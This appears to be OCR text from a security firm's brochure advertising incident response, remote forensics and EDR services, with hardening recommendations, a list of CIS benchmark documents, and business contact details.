
Secutec Cyber security intelligence & tems security


EUR 99,00 ex. Ust.

Order E-Mail to:
darknet@tems-security.at

Call us at any time +43(1) 3914001 600 OR cyber@tems-security.at

Incident Response by Tems Security


Your DFIR Team in Case of Emergency
Rapid Response: Our DFIR team is on standby to react immediately to security breaches.
Expert Analysis: Skilled forensic analysts scrutinize data to uncover the source and scope of the incident.
Remediation: We provide clear instructions on how to contain and neutralize threats.
Post-Reporting: Detailed reports are provided, outlining the incident timeline and impact, along with recommendations to prevent future breaches.
Hotline: +43(1) 3914001/600
tems security
OR cyber@tems-security.at


Tems-Security First Response
Hotline:
Our 24*7 Hotline is open to everyone
Remote collection:
With our First-Response Program we can collect within minutes and perform remote forensics .
EDR Support:
With Crowdstrike, Carbon Black and Threat Responder we can do rollout to protect your company within hours
.
Hotline: +43(1) 3914001/600
tems security
OR cyber@tems-security.at

How to make it harder for the attacker
State of the art administration

Protect Backup Solution	No local admin account	Strict Tier Model for users	Cloud Security & Compliance Strategy
Proper Client Patch Management	No Internet Access for Servers	Hardening of IT-Equipment	Implement MFA for all external access
Minimum EDR for Defence	Zero Trust Architecture	Advanced Logging for Windows systems	Setup smart and clever Honeypots

Something to read

Work smarter
Not harder

CIS Center for Internet Security

CIS_Microsoft_365_Foundations_Benchmark_v3.1.0 (417 pages)
CIS_Microsoft_Azure_Foundations_Benchmark_v2.1.0 (575 pages)
CIS_Microsoft_Intune_for_Windows_11_Benchmark_v3.0.1 (1.040 pages)
CIS_Microsoft_Windows_11_Enterprise_Benchmark_v3.0.0 (1.379 pages)
CIS_Microsoft_Windows_Server_2022_Benchmark_v3.0.0 (1.123 pages)
CIS_Ubuntu_Linux_22.04_LTS_Benchmark_v2.0.0 (1.064 pages)
CIS_Debian_Linux_12_Benchmark_v1.0.1 (1.011 pages)

Source: Internet

tems security

Know your limits

Work smarter
Not harder

Source: Internet

tems security

Get in touch with us

Contact experts

Philip Berger
Managing Director
+43(664) 343 8644
Philip.berger@tems-security.at

Michael Meixner, CISSP
Managing Director
+43(664) 145 33 28
Michael.meixner@tems-security.at

Hotline: +43(1) 3914001/600 OR cyber@tems-security.at